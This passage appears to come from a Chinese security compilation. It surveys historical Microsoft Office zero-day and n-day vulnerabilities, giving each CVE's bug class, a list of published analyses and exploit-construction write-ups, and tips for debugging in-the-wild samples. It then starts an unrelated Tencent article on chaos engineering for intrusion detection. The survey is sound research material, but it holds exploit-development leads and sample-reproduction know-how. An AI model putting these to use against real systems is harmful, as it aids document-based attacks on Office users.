释放后重用 (Use After Free)	CVE-2012-1856/CVE-2015-1642/CVE-2015-2424/CVE-2015-2545/CVE-2017-0261/CVE-2018-8174/CVE-2018-8373
整数溢出 (Integer Overflow)	CVE-2013-3906
逻辑漏洞 (Logical vulnerability)	CVE-2014-4114/CVE-2014-6352/CVE-2015-0097/CVE-2017-0199/CVE-2017-8570/CVE-2017-8759

接下来我们按上面第二张表（Flash 漏洞除外）来逐一审视这些漏洞。

4.3 RTF 控制字解析问题

4.3.1 CVE-2010-3333

该漏洞是科恩实验室掌门人 wushi 发现的。这是一个栈溢出漏洞。

关于这个漏洞的分析文章看雪上有很多，以下列举几篇。

CVE-2010-3333 漏洞分析 (深入分析) MS10-087 从漏洞补丁到 POC

《漏洞战争》的第 2 章第 4 节对这个漏洞也有比较系统的介绍，感兴趣的读者可以自行阅读相关章节。

4.3.2 CVE-2014-1761

该漏洞是谷歌发现的一个 0day。这是一个堆内存越界写入漏洞。

李海飞曾对该漏洞做过非常精彩的分析。

A Close Look at RTF Zero-Day Attack CVE-2014-1761 Shows Sophistication of Attackers

看雪论坛也有关于该漏洞的两篇高质量分析文章。

CVE-2014-1761 分析笔记 ms14-017(cve-2014-1761) 学习笔记 （里面有提到如何配置正确的环境）

安全客上也有关于该漏洞的一篇高质量分析。

手把手教你如何构造 office 漏洞 EXP（第三期）

此外，韩国的安博士也发过一篇关于这个漏洞的报告。

Analysis of Zero-Day Exploit_Issue 01 Microsoft Word RTF Vulnerability CVE-2014-1761

调试这个漏洞时需要注意的地方是该漏洞的某些样本对触发环境比较苛刻，上述文章里面有提到如何构造相关实验环境。

4.3.3 CVE-2016-7193

该漏洞是 Austrian Military Cyber Emergency Readiness Team（奥地利军事网络应急准备小组）报告给微软的一个 0day。

这也是一个堆内存越界写入漏洞。

百度安全实验室曾对该漏洞做过比较完整的分析。

APT 攻击利器-Word 漏洞 CVE-2016-7193 原理揭秘

我也曾关于该漏洞的利用编写分享过一篇分析。

结合一个野外样本构造一个 cve-2016-7193 弹计算器的利用

4.4 Open XML 标签解析问题

4.4.1 CVE-2015-1641

谷歌的 0day 总结表格中将其列举为 2015 年的 0day 之一。

这是一个类型混淆漏洞。

关于该漏洞，飞塔曾写过一篇分析文章。

The Curious Case Of The Document Exploiting An Unknown Vulnerability – Part 1

阿里安全也关于该漏洞写过一篇精彩的分析。

word 类型混淆漏洞（CVE-2015-1641）分析

安全客上也有该漏洞的一篇精彩分析。

手把手教你如何构造 office 漏洞 EXP（第四期）

知道创宇 404 实验室也写过一篇关于该漏洞的精彩分析。

CVE-2015-1641 Word 利用样本分析

我也写过涉及该漏洞原理的一篇分享。

Open XML 标签解析类漏洞分析思路

在调试这类涉及到堆喷射的 office 样本时，需要特别注意调试器的介入往往会影响进程的堆布局（特别是一些堆选项的设置）。如果调试时样本行为无法正常触发，往往是直接用调试器启动样本导致的，这种时候可以试一下双击样本后再挂上调试器。

4.4.2 CVE-2017-11826

该漏洞是我所在团队报给微软的一个 0day。也是第一个由中国安全厂商发现的 Office 0day。

这是一个类型混淆漏洞，原理上和 CVE-2015-1641 上有诸多一致。

FireEye 大牛 binjo 曾写过该漏洞的一篇分析文章。

CVE-2017-11826 漏洞分析

看雪上也有一篇对该漏洞的分析文章，不过这篇文章可能需要二进制漏洞板块的阅读权限。

CVE-2017-11826 样本分析

我也写过两篇与该漏洞相关的分析文章，当时水平有限，分析质量比较一般。

CVE-2017-11826 漏洞分析、利用及动态检测 CVE-2017-11826 再现在野新样本

卡巴斯基也写过一篇关于该漏洞的分析文章。

Analyzing an exploit for VE-2017-11826

2017 年的滴滴安全大会上曾对该漏洞的细节有过一些补充。

重装上阵-office 攻击来袭

关于该漏洞的其他一些分析文章总结如下。

office CVE-2017-11826 杂谈 Exploiting Word: CVE-2017-11826（这篇文章详细介绍了利用编写过程）CVE–2017–11826 样本分析报告（包含补丁分析）Open XML 标签解析类漏洞分析思路 CVE-2017-11826 Exploited in the Wild with Politically Themed RTF Document Analyzing Microsoft Office Zero-Day Exploit CVE-2017-11826: Memory Corruption Vulnerability

这个漏洞可以和 CVE-2015-1641, CVE-2016-7193 一起进行调试，漏洞原理和利用手法上都有一定相似之处。

4.5 ActiveX 控件解析问题

4.5.1 CVE-2012-0158

这也是一个栈溢出漏洞，时至今日依然在被使用。

关于该漏洞，我曾写过一篇比较详细的分析。

CVE-2012-0158 漏洞分析、利用、检测和总结

安全客上有另一篇对该漏洞的分析文章。

手把手教你如何构造 office 漏洞 EXP（第一期）

推荐阅读一篇有关该漏洞的论文。

面向 RTF 的 OLE 对象漏洞分析研究

上面几篇文章对该漏洞的原因已经分析清楚了。

关于利用部分，这么多年下来已经发展出形形色色的手法，网上也有形形色色的文章，这里不再列出，感兴趣的读者可以自行查找。

4.5.2 CVE-2012-1856

这是一个 UAF 漏洞。

看雪上有一篇关于该漏洞的精彩分析，算是写得比较清楚了。

CVE-2012-1856 Office ActiveX 控件 MSCOMCTL.OCX UAF 漏洞分析

4.5.3 CVE-2015-1642

该漏洞公布时也是一个 0day。这是一个 UAF 漏洞。

MWR 实验室的 Yong Chuan，Koh 当时也独立发现了该漏洞，他写过一篇关于该漏洞的分析。

Microsoft Office CTaskSymbol UseAfter-Free Vulnerability

NCCGroup 的 Dominic Wang 也分享过关于该漏洞原理和利用构造的一些细节。

Understanding Microsoft Word OLE Exploit Primitives: Exploiting CVE-2015-1642 Microsoft Office CTaskSymbol Use-After-Free Vulnerability

Danny__Wei 则实现了 Dominic Wang 描述的利用过程，并分享了相关代码。

CVE-2015-1642 POC

我在 Danny__Wei 代码的基础上也做了一番调试，写过一篇分享。

从 CVE-2015-1642 到 Office ActiveX 控件堆喷探究

4.5.4 CVE-2015-2424

该漏洞是 APT28 所使用的一个 0day。但该漏洞后续并未被广泛使用。

SpiderLabs 曾写过相关样本的一篇分析文章，但并未涉及漏洞细节部分。

Tsar Team Microsoft Office Zero Day CVE-2015-2424

关于该漏洞的触发现场，我目前唯一能找到的是twitter 上的一张截图。

我并未深入调试过该漏洞的样本，感兴趣的读者可以自己调试一下。

4.5.5 CVE-2017-11882

该漏洞是 office 公式编辑器组件内的一个栈溢出漏洞，这个漏洞是目前攻击者用的最多的 office 漏洞，大有取代 CVE-2012-0158 的趋势。

我曾写过关于该漏洞的一篇分析。这篇文章中提到的另一处溢出点其实就是 CVE-2018-0802。

CVE-2017-11882 漏洞分析、利用及动态检测

这是漏洞发现者写的分析文章。

Skeleton in the closet. MS Office vulnerability you didn't know about

以下几篇分析文章也值得一看。

Did Microsoft Just Manually Patch Their Equation Editor Executable? Why Yes, Yes They Did. (CVE-2017-11882) 漏洞分析一百篇-05-WindowsOLE 应用程序 EQBEDT32 上栈溢出漏洞 利用了 Office 公式编辑器特殊处理逻辑的最新免杀技术分析（CVE-2017-11882）(强烈建议好好阅读一下这篇)

4.5.6 CVE-2018-0798

该漏洞即CheckPoint报给微软的 CVE-2018-0802 漏洞，在分类上微软这次应该是乌龙了，毕竟当时有大量公式编辑器漏洞报给 MSRC。我问过一个报了这个漏洞的小伙伴，他告诉我这个漏洞应该是 CVE-2018-0798。

这也是公式编辑器的一个栈溢出漏洞。它的优势在于无论在打 11882 的补丁的机器上还是没打 11882 补丁的机器上都能用。所以近来也一直受攻击者青睐。

首先列举 CheckPoint 对该漏洞的一篇分析。

Many Formulas, One Calc – Exploiting a New Office Equation Vulnerability

关于该漏洞我也写过一篇分析文章。

手把手教你复现 office 公式编辑器内的第三个漏洞

4.5.7 CVE-2018-0802

该漏洞是我所在团队报给微软的一个 0day。

这也是公式编辑器的一个栈溢出漏洞。相关样本 Bypass ASLR 的方式可以说是教科书级别的。

我当时写过一篇关于该漏洞的分析。

2018 年微软修复的首个 Office 0day 漏洞（CVE-2018-0802）分析

以下为该漏洞的其他一些分析文章。

The Bug That Killed Equation Editor – How We Found, Exploited And Micropatched It (CVE-2018-0802) - 威胁预警:2018 年微软修复的首个 Office 0day 漏洞（CVE-2018-0802）

4.6 Office TIFF 图片解析漏洞

4.6.1 CVE-2013-3906

该漏洞是由李海飞发现的一个 0day。相关样本随后带来一波用 ActiveX 控件在 Open XML 文档内进行堆喷射的潮流。影响了包括 CVE-2015-1641，CVE-2015-1642，CVE-2016-7193 和 CVE2017-11826 在内的诸多漏洞的利用编写。

这是一个整数溢出漏洞。

李海飞写过两篇对该漏洞样本的分析。

McAfee Labs Detects Zero-Day Exploit Targeting Microsoft Office Solving the Mystery of the Office Zero-Day Exploit and DEP

此外李海飞还在一次会议上讲述了发现这个 0day 的过程。

Exploring in the Wild: A Big Data Approach to Application Security Research (and Exploit Detection)

我也写过一篇关于该漏洞原理的分析。

CVE-2013-3906 漏洞分析

安全客上还有另一篇关于该漏洞的高质量分析，值得一看。

手把手教你如何构造 office 漏洞 EXP（第二期）

4.7 Office EPS 文件解析漏洞

4.7.1 CVE-2015-2545

这是 FireEye 报给微软的第一个 EPS 组件 0day。这个漏洞的出现为 office 漏洞利用打开了一扇新的大门，即在 office 内可以用类似浏览器脚本语言的方式进行利用编写。但由于在 office 2010 及以上版本 EPS 组件是通过一个沙箱进程（FLTLDR.EXE）去加载的，所以需要同时配合提权漏洞去使用。

这是一个 UAF 漏洞。

FireEye 曾写过两篇关于该漏洞的分析文章。

Two for One: Microsoft Office Encapsulated PostScript and Windows Privilege Escalation Zero-Days The EPS Awakens

比较有意思的是，该漏洞出现后不久就出现了完全绕过 EMET 的变种，这几个绕过 EMET 的样本在现在看来也是质量非常高的，国外的分析人员有两篇相关的分析。上面 FireEye 第二篇文章也涉及到了其中一个样本。

CVE-2015-2545 ITW EMET Evasion HOW THE EPS FILE EXPLOIT WORKS TO BYPASS EMET (CVE-2015-2545) – A TECHNICAL EXPLORATION

我之前尝试翻译过上述两篇文章，虽然翻译得不是很好。

EPS 文件利用如何逃逸 EMET(CVE-2015-2545) —— 一次技术探索 野外的 CVE-2015-2545 逃逸了 EMET

2017 年的滴滴安全大会上曾对该漏洞的细节有过一些补充。

重装上阵-office 攻击来袭

此外，国内也有一些关于该漏洞的分析文章。

警惕利用 Microsoft Office EPS 漏洞进行的攻击 (貌似目前已经无法访问) 针对 CVE-2015-2545 漏洞研究分析 CVE-2015-2545 Word 利用样本分析

4.7.2 CVE-2017-0261

该漏洞是 FireEye 报给微软的第二个 EPS 组件 0day。

这也是一个 UAF 漏洞。

FireEye 曾写过一篇关于该漏洞的分析文章。

EPS Processing Zero-Days Exploited by Multiple Threat Actors

比较有意思的是，目前公开的相关样本无法在我的 office 2010 环境上触发，但可以在 office 2007 环境上触发，读者若调试这个样本，需要注意这一点。

4.7.3 CVE-2017-0262

该漏洞是 FireEye 报给微软的第三个 EPS 组件 0day。

这是一个类型混淆漏洞。

FireEye 在同一篇文章中对该漏洞做了非常精彩的分析。

EPS Processing Zero-Days Exploited by Multiple Threat Actors

比较有意思的是，目前公开的相关样本无法在我的 office 2007 环境上触发，但可以在 office 2010 环境上触发。读者若调试这个样本，需要注意这一点。

而且，office 2010 上调试时会发现 FLTLDR.EXE 进程以 Low 权限启动去加载 EPS 组件。想要挑战自己的读者可以试着去调试一下相关样本。

4.8 借助 Moniker 加载的漏洞

4.8.1 CVE-2017-0199

该漏洞是 FireEye 报给微软的一个 office 0day。这个漏洞的出现影响了之后长达一年的 office 漏洞利用方式。

这是一个逻辑漏洞，绕过了 office 所有安全缓解机制（但无法绕过保护模式），不禁让人想到 2014 年的沙虫漏洞。事实上，李海飞也正是从沙虫样本受到了启发，发现了该漏洞里面包含的另一个点（script 那个点）。

FireEye 写过两篇关于该漏洞相关样本的分析。

CVE-2017-0199: In the Wild Attacks Leveraging HTA Handler CVE-2017-0199 Used as Zero Day to Distribute FINSPY Espionage Malware and LATENTBOT Cyber Crime Malware

李海飞也做过关于该漏洞的专题演讲。

Moniker Magic: Running Scripts Directly in Microsoft Office

我当时也用蹩脚的英语翻译过李海飞的文章。

Moniker 魔法：直接在 Microsoft Office 中运行脚本

飞塔也对该漏洞的补丁做过一次精彩的分析。

An Inside Look at CVE-2017-0199 – HTA and Scriptlet File Handler Vulnerability

4.8.2 CVE-2017-8570

该漏洞是李海飞受到 CVE-2017-0199 的启发后独立发现的一个漏洞，绕过了 0199 当时的补丁，杀伤力和 CVE-2017-0199 几乎一样巨大。

这是一个逻辑漏洞，也绕过了 office 的所有安全缓解机制（但无法绕过保护模式），李海飞并未公布相关样本，但随后李海飞的同事在一次会议上公开了关于该漏洞的更多细节，接着相关样本被构造出来并开源，目前这个漏洞也紧随公式编辑器漏洞后面，为最流行的攻击漏洞之一。

李海飞在自己个人博客上分享过该漏洞的一些细节。

“Bypassing” Microsoft’s Patch for CVE-2017-0199

随后，李海飞的同事 nEINEI 大牛在一次会议上分享了如下议题，里面公布了相关漏洞的更多细节。

对安全边界的重炮打击: 从内核提权到应用层逻辑漏洞谈起

4.8.3 CVE-2017-8759

该漏洞本质是一个.Net 代码注入漏洞。比较巧妙的是攻击者借助 Moniker 去加载相关文件，显然也是受到了 CVE-2017-0199 的启发。当时出现时令人大开眼界。

该漏洞也是由 FireEye 报给微软的一个 0day。

FireEye 写过一篇关于该漏洞精彩的分析。

FireEye Uncovers CVE-2017-8759: Zero-Day Used in the Wild to Distribute FINSPY

我所在团队当时跑出了相关样本，但由于其他的一些原因未能及时发现这个 0day。以下是我们团队事后写的一篇分析文章。

一个换行符引发的奥斯卡 0day 漏洞 (CVE-2017-8759) 重现

我后续还写过一篇关于该漏洞利用新姿势的分享。

CVE-2017-8759 的几种利用新姿势

虽然这个漏洞目前已经很少被使用，但一个 office 样本远程加载 C# 文件，即时编译成一个 dll 动态库，并直接加载到 office 进程空间，整个过程实在太为巧妙，同时也绕过了 office 所有安全缓解机制（但无法绕过保护模式）。

值得一提的是，这个漏洞也提名了 2018 年的最佳客户端漏洞。虽然最终没有获奖，但其思路之巧妙，确实令人惊叹。

4.8.4 CVE-2018-8174

该漏洞是我所在团队发现并报给微软的一个 0day。这是一个 VBScript 的 UAF 漏洞，但攻击者巧妙地借助 Moniker 去加载漏洞文件。这是第一次一个 office 样本去加载一个 IE 0day，思路不可谓不清奇。

这是我所在团队当时对相关样本写的一篇分析。

APT-C-06 组织在全球范围内首例使用 ‘‘双杀”0day 漏洞 (CVE-2018-8174) 发起的 APT 攻击分析及溯源

卡巴斯基也写过对该漏洞的两篇分析文章。

The King is dead. Long live the King! Delving deep into VBScript

看雪上随后也陆续公开了一些对于该漏洞的高质量分析文章。

CVE-2018-8174 ‘‘双杀”0day 从 UAF 到 Exploit ‘‘深入’’ 探索 CVE-2018-8174

此外还有一些其他精彩的分析文章。

CVE-2018-8174：从 UAF 到任意地址读写 Windows VBScript 引擎远程执行代码漏洞 CVE-2018-8174 分析与利用 An Analysis of the DLL Address Leaking Trick used by the “Double Kill” Internet Explorer Zero-Day exploit (CVE-2018-8174)

这个漏洞毫无争议地成为 2018 年关注度最高的漏洞，我们也为发现该 0day 而感到自豪。

4.8.5 CVE-2018-8373

该漏洞是趋势科技报给微软的一个 0day。这是 VBScript 里面另一处 UAF 漏洞，和 CVE-2018-8174 应该为同一作者。

趋势当时捕获该样本时并未发现它与 office 样本的关联，但我们后续发现了该样本也是通过 office 加载的证据。

趋势科技写过一篇对该漏洞精彩的分析。

Use-after-free (UAF) Vulnerability CVE-2018-8373 in VBScript Engine Affects Internet Explorer to Run Shellcode

由于我一开始手头没有相关样本，所以当时独立构造了一个 exp，并对构造过程进行了分享。

记一次 CVE-2018-8373 利用构造过程

后续还有一些其他研究员对该漏洞的调试，但都大同小异。

Windows VBScript 引擎远程执行代码漏洞之 CVE-2018-8373 分析与复现 CVE-2018-8373 分析与复现

去年年末，我得到了该漏洞的原始利用样本，一番调试后发现相关样本最后有一个 Bypass CFG 的过程 (8174 原始利用没有 Bypass CFG 的操作)，我推测 8373 当时的攻击目标中有 Windows 10 的用户。并且在一个利用中同时构造得到了超长的 VBScript 数组和 JScript9 数组，并且在利用完成后还有一个还原的过程。不禁感慨商业利用代码的品质之高。

关于上述相关细节我可能会单独写一篇分析文章。

4.9 其他 office 逻辑漏洞

4.9.1 CVE-2014-4114

该漏洞是由 iSight Partners（已被 FireEye 收购）报给微软的一个 office 0day。

该漏洞是 ppt 动画播放过程中的一个逻辑漏洞，也绕过了 office 所有安全缓解机制（但无法绕过保护模式），当时出现时的杀伤力也是特别巨大。

关于该漏洞的分析文章也比较多。

百度安全实验室写过一篇分析。

CVE-2014-4114 SandWorm 沙虫漏洞分析报告

趋势科技写过两篇分析。

An Analysis of Windows Zero-day Vulnerability ‘CVE-2014-4114’ aka “Sandworm” Timeline of Sandworm Attacks

Danny__Wei 关于该漏洞写过一篇小结。

Sandworm Attack 小结

安天也写过一篇，不过涉及到漏洞细节部分的不多。

沙虫（CVE-2014-4114）相关威胁综合分析报告 — 及对追影安全平台检测问题的复盘

该漏洞的 poc 代码貌似后来被公开到了网上。从代码注释中可以看到相关漏洞利用早在 2013 年已被开发完毕。

generator.c

比较有意思的是，微软第一次修补时并没有补好这个漏洞，这直接导致了 CVE-2014-6352 的出现。

4.9.2 CVE-2014-6352

该漏洞是沙虫漏洞的另一个变种，在 CVE-2014-4114 公开之后，李海飞也独立发现了这个漏洞。

这也是一个逻辑漏洞，和 CVE-2014-4114 非常相似，只在一些细节上有所不同。

李海飞写过两篇关于该漏洞的分析文章。

Bypassing Microsoft's Patch for the Sandworm Zero Day: a Detailed Look at the Root Cause Bypassing Microsoft's Patch for the Sandworm Zero Day: Even 'Editing' Can Cause Harm

奇安信威胁情报团队（前天眼实验室）曾对该漏洞做过比较细致的逆向分析。

CVE-2014-6352 漏洞及定向攻击样本分析

比较有意思的是，CVE-2014-6352 出现后，由于可以将 PE 文件内嵌入文档，需要联网加载 Payload 的 CVE-2014-4114 反而被弃用了。同一趋势我们也在 CVE-2017-8570 出现后观测到，当时我们发现 CVE-2017-8570 出现后基本上没有人用 CVE-2017-0199 了。

4.9.3 CVE-2015-0097

该漏洞被公开时并不是一个 0day。但是攻击者立即将当时还是 1day 状态的该漏洞用于攻击。

这也是一个逻辑漏洞，我并未深入调试过这个样本，感兴趣的读者可以自行调试一下。

FireEye 曾写过一篇关于该漏洞的分析文章。

CVE-2015-0097 Exploited in the Wild

4.10 样本

读者看到这里肯定会抱怨：你上面的总结写了那么多，也给了一些调试指导，但全文未曾见任何一个样本的哈希值。

幸运的是，这方面已经有人帮大家整理了。

office-exploit-case-study

可能有些漏洞样本并不在这里面，但这些对于一般的分析研究已经足够。

4.11 结语

三年前我开始进入 office 漏洞分析领域的时候，没有人用本文这样的资料来指导我。上面的这些都是我在这三年里逐渐积累的，这篇文章也算是对自己过去三年工作的一个总结。

我们当时的任务是去尝试捕获一个 office 0day，那时正是 FireEye 发现 0day 全盛的年代。我觉得既然要去捕获 0day，第一件事就是要去研究历史 0day/1day 事件和历史漏洞，所以才逐渐积累了上面这些资料。以上列出的绝大所数漏洞（除了部分 Flash 漏洞）我都调试过。

在这个过程中我从李海飞公开的 PPT 中学到了很多，从 binjo 的分析文章中学到了很多，从奇安信威胁情报中心的文章中学到了很多。这里一并感谢他们。

希望这篇文章可以帮到大家。

以下为 PDF 版下载链接：

链接：https://pan.baidu.com/s/1CuDlpGoKYn3YWSa9kSCR2g

提取码：n0gm

披荆斩棘：论百万级服务器反入侵场景的混沌工程实践

作者：jaylam@ 腾讯反入侵团队

原文链接：https://mp.weixin.qq.com/s/N3nTAlHAFG9FO5a0d6l_XQ

在繁杂的业务和网络环境下，在公司百万级服务器面前，要做到入侵发生时的及时检测，那么反入侵系统的有效性，即系统质量，是至关重要的。

洋葱系统是腾讯公司级的主机反入侵安全检测系统，它是实现了前端主机 agent 及后端分布式数据接入分析系统的一整套服务，覆盖的系统模块众多，部署的服务节点超百万，面临的业务网络环境区域复杂—---洋葱就是在这样的环境下进行实时监测数据的采集、上报和分析。

然而我们发现，在实际的运营过程中总会出现组件异常、未部署、入侵漏水等一系列质量上的挑战。基于此，我们在对洋葱系统进行实时质量建设和优化的同时，提出了引入混沌工程的解决思路，并介绍混沌工程在其中的初步实践应用。

即，建设整个系统实时质量的一个模型标准和稳态描述，结合实际入侵场景和服务异常的模拟进行混沌实验，对系统的稳定性、可用性进行验证，同时发现未知的质量问题，以此形成负反馈闭环，进一步推进反入侵质量建设和优化。

本文围绕洋葱系统的实时质量建设和优化，介绍混沌工程在其中的初步实践应用。

5.1 反入侵系统面临的巨大挑战

要说明反入侵具体的工作内容，则要先对 ‘‘入侵’’ 进行定义。

这里的入侵主要指 ‘‘未经授权’’ 的行为。一般来说入侵者实施入侵行为，主要目的有以下几点：

1）获取敏感数据，如关系链，用户信息等；

2）篡改数据，如恶意删除，给自己账户充钱，篡改主页（just for fun）等；


3）控制个人资产，如将个人机器当肉鸡，对外发起 DDoS 攻击，或者当做渗透其他目标的跳板；

4）其他挖矿行为。

从路径上看，黑客可以通过网站漏洞、对外高危第三方应用漏洞、供应链攻击、网络劫持、邮件钓鱼、物理攻击、零日漏洞攻击等进入到公司服务器，从而到达内网，然后通过内外扫描爆破等形式进一步渗透，设置种马反连，最终达到完全控制服务器的目的。

一般来说，从入侵动作基本能追溯到一条完整的行为链路。那么说到反入侵，能够在链路中的关键路劲层层设防，就是反入侵的基本。

反入侵系统，目标是及时发现入侵行为，对入侵行为进行回溯，然后加固系统的薄弱点。这里我们提到腾讯公司级的反入侵系统----洋葱。目前反入侵团队在所有腾讯的服务器上均有部署，客户端 agent 会实时采集机器上的痕迹信息（如命令执行，进程，网络连接，扫描，系统日志，web 文件，高危 app 漏洞等），然后后端是分布式的集群，对数据进行清洗和多维度数据聚合分析，最终输出风险事件。



然而，目前腾讯反入侵工作也面临着极大的困难。

首先，公司盘子越来越大，服务器已经突破百万级别了；其次，公司业务众多，现网各种应用/第三方软件的使用，及员工安全意识薄弱等，都给反入侵工作带来挑战。另外，网络环境复杂，基本上对外的每一个端口、每一个服务、每一个 cgi、GitHub 上托管的每一个密码，都可以是黑客 ‘‘入侵’’ 的入口。

面对如此繁杂的业务和网络环境、如此大量的服务器，要求系统及时感知、检测到入侵，则反入侵系统的有效性，即系统质量则变得至关重要。

5.2 复杂规模下的反入侵系统质量建设

反入侵系统质量的好坏，已成反入侵体系是否有效的关键因素。然而，如何进行系统质量的有效建设，又是一个极大的工程。


指标化描述，是对质量建设和优化的基础需求。对此我们提到了实时质量大盘的概念，用来实时表述整个系统有效覆盖的健康度情况，以及异常分类的统计占比和详情输出，这样更有助于进行系统迭代优化，进而了一个完整正向质量建设的闭环。

针对所有场景的开发，梳理出各个可能发生异常的点，形成指标，然后迭代开发，将指标埋点上报，后端建立一个指标综合分析的模型，最后输出一个完整实时质量大盘，开发、运维和策略同学根据实时质量大盘中反馈出来的异常场景再进行分析优化开发，形成一个正向闭环。

但是现网的各个模块体系下，实际运营过程中还是出现了埋点指标外的相关异常情况，导致入侵漏水。那么，是否有办法能够将这些可能存在的异常，尽可能快地暴露出来，以便更好把控系统的质量，发现入侵？我们的回答是肯定的。

混沌工程就是一种应用于此类场景的技术方案。

首先说明的是，目前洋葱反入侵系统已经在架构上实现了分布式，自动容灾，路由负载均衡，客户端也是 agent 加插件的形式存在，且实现了组件管理和心跳检活逻辑----具备进行有意义的混沌实验基础。



关于混沌工程在反入侵场景下的结合和使用，我们的关注点集中在两个层面，即系统有效覆盖和入侵有效发现。

针对第一个层面，混沌实验主要是对系统故障类的演习、验证系统容错能力；针对第二个层面，混沌实验主要聚焦在入侵实验上，从深度上我们分为模拟入侵拨测，和实际入侵对抗两类。整个混沌实验的结果，反馈回到正向系统质量建设中进行优化和监控，形成一个 ‘‘负反馈’’ 机制。从正反两个面向，在流程上形成质量建设的闭环。

